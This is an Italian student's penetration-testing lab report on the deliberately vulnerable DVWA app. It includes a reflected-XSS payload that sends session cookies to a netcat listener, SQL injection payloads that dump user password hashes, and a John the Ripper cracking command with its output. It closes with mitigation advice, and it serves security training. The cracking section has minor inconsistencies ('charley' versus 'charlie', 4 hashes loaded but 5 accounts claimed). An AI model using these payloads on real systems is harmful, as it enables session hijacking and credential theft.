

Report di Penetration Testing

Analisi Vulnerabilità Web su DVWA (Damn Vulnerable Web App)

Studente: Kevin Motti

Data: 15 Gennaio 2026

Esercizio: U2-W2-E2 - Web Security

1. Introduzione e Obiettivo

Il presente documento illustra i risultati dell'attività di verifica di sicurezza condotta sull'applicazione web DVWA. L'obiettivo dell'esercitazione è dimostrare lo sfruttamento di vulnerabilità critiche in un ambiente controllato, con livello di sicurezza impostato su "**Low**".

Le vulnerabilità analizzate sono:

- **Cross-Site Scripting (Reflected XSS):** Utilizzato per interagire con un listener esterno.
- **SQL Injection (SQLi):** Utilizzata per esfiltrare il database utenti e le password (hash).

Configurazione del Laboratorio

- **Macchina Attaccante:** Kali Linux (IP:192.168.50.10)
- **Macchina Target:** Metasploitable 2 / DVWA Host
- **Strumenti Utilizzati:** Firefox, Netcat, John the Ripper

2. Analisi: Reflected XSS **LOW**

Il Cross-Site Scripting Reflected si verifica quando l'input dell'utente viene restituito immediatamente dall'applicazione web senza una corretta sanitizzazione.

2.1 Fase di Testing e Ricognizione

Prima di eseguire il payload malevolo, è stata eseguita una fase di discovery inserendo diversi tag HTML innocui nel campo di input per analizzare come l'applicazione gestisce e riflette i caratteri speciali.

Test 1: Tag di formattazione base

È stato inserito il payload `<i>`. L'applicazione ha restituito la scritta "alice" formattata in **italic** (corsivo), confermando che i tag HTML non vengono filtrati.



What's your name?

Hello *alice*

Test 2: Esecuzione JavaScript (PoC)

È stato inserito il classico payload `<script>alert('XSS')</script>`. Al clic su submit, il browser ha mostrato un popup di avviso, confermando la possibilità di eseguire codice JavaScript arbitrario.



2.2 Metodologia di Attacco (Exploitation)

Verificata la vulnerabilità, si è proceduto con l'attacco vero e proprio per simulare l'esfiltrazione di dati verso un server controllato dall'attaccante.

Con netcat è stata aperta (listen) la porta 12345 sulla macchina Kali:

```
(kaliⓈkali)-[~]  
$ nc -l -p 12345
```

Successivamente, è stato iniettato il payload finale (DVWA) progettato per forzare il browser della vittima a contattare il server dell'attaccante:

```
<script>window.location='http://127.0.0.1:12345/?cookie='+document.cookie;</script>
```

Evidenze

L'iniezione ha avuto successo. Il listener Netcat ha intercettato la connessione HTTP in ingresso, provando che un attaccante potrebbe utilizzare questa tecnica per rubare cookie di sessione o ridirigere l'utente.

```
GET /?cookie=security=low;%20PHPSESSID=b9a81272756c58cf77c71d6df7eda24a HTTP/1.1
Host: 127.0.0.1:12345
```

3. Analisi: SQL Injection **LOW**


La SQL Injection permette a un attaccante di interferire con le query che un'applicazione effettua verso il database. L'obiettivo era estrarre la tabella utenti e password.

3.1 Processo di Enumerazione (Step-by-Step)

L'attacco è stato costruito progressivamente attraverso una serie di query mirate per mappare la struttura del database.

Passo 1: Verifica Vulnerabilità

Inserendo il numero 1 nel campo User ID, l'applicazione ha restituito un user id.



User ID:

ID: 1
First name: admin
Surname: admin

Questo conferma che l'input non è sanitizzato e viene interpretato dal DBMS. Procedendo progressivamente fino al numero 5, il database continua a fornire risultati.

User ID:

ID: 5
First name: Bob
Surname: Smith

Passo 2: Verifica sintassi SQL

È stato inserito il payload **"SELECT FirstName, Surname FROM Table WHERE id=' '"**. L'applicazione ha restituito un messaggio di errore, il che significa che l'apice viene eseguito dalla query.

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''SELECT FirstName, Surname FROM Table WHERE id='' at line 1

Passo 3: verifica condizione sempre vera

Utilizzando la condizione **1'OR'1'='1**, il payload ha riportato una tabella in cui sono presenti name e surname.

```
ID: 1'OR'1'='1
First name: admin
Surname: admin

ID: 1'OR'1'='1
First name: Gordon
Surname: Brown

ID: 1'OR'1'='1
First name: Hack
Surname: Me

ID: 1'OR'1'='1
First name: Pablo
Surname: Picasso

ID: 1'OR'1'='1
First name: Bob
Surname: Smith
```

3.2 Estrazione Finale (Exploitation)

Una volta nota la struttura, è stato iniettato il payload finale per unire i risultati della query originale con i dati della tabella users, estraendo i campi first_name e password.

Payload finale: **1' UNION SELECT user, password FROM users#**

Evidenze

L'applicazione ha restituito la lista completa degli utenti registrati e i relativi hash delle password.

ID: 1'UNION SELECT user, password FROM users#
First name: admin
Surname: admin

ID: 1'UNION SELECT user, password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1'UNION SELECT user, password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1'UNION SELECT user, password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1'UNION SELECT user, password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1'UNION SELECT user, password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

4. Post-Exploitation: Password Cracking

Dopo aver ottenuto gli hash MD5 (stringa esadecimale di 32 caratteri) tramite la SQL Injection, è stata eseguita un'analisi offline per recuperare le password in chiaro utilizzando **John the Ripper**.

Procedura

Gli hash sono stati salvati in un file di testo (hash.txt) e attaccati utilizzando la wordlist standard rockyou.txt.

```
5f4dcc3b5aa765d61d8327deb882cf99
e99a18c428cb38d5f260853678922e03
8d3533d75ae2c3966d7e0d4fcc69216b
0d107d09f5bbe40cade3de5c71e9e9b7
5f4dcc3b5aa765d61d8327deb882cf99
```

Commando per john the ripper utilizzato in kali:

```
$ john --format=RAW-MD5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

Risultati Ottenuti

Il password cracking ha avuto successo immediato, compromettendo 5 account su 5.

```
(kali㉿kali)-[~]
└─$ john --format=RAW-MD5 --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=5
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (?)
abc123        (?)
letmein       (?)
charley       (?)
```

Utente	Hash (MD5)	Password Decifrata
admin	5f4dcc3b5aa765d61d8327deb882cf99	password
gordonb	e99a18c428cb38d5f260853678922e03	abc123
1337	8d3533d75ae2c3966d7e0d4fcc69216b	letmein

pablo	0d107d09f5bbe40cade3de5c71e9e9b7	charlie
smithy	5f4dcc3b5aa765d61d8327deb882cf99	password

5. Conclusioni e Raccomandazioni

L'attività ha dimostrato come la mancata sanitizzazione degli input possa portare alla completa compromissione del sistema. Attraverso una semplice SQL Injection è stato possibile ottenere accesso amministrativo (credenziali admin).

Mitigazione

1. **SQL Injection:** Utilizzare sempre *Prepared Statements* (Query Parametrizzate) invece di concatenare le stringhe nelle query SQL.
2. **XSS:** Implementare l'encoding dell'output (es. HTML Entity Encoding) per trattare i dati utente come testo e non come codice eseguibile.
3. **Hashing:** Abbandonare MD5, considerato obsoleto, in favore di algoritmi robusti come **Argon2** o **bcrypt** con l'uso di Salt unici per utente.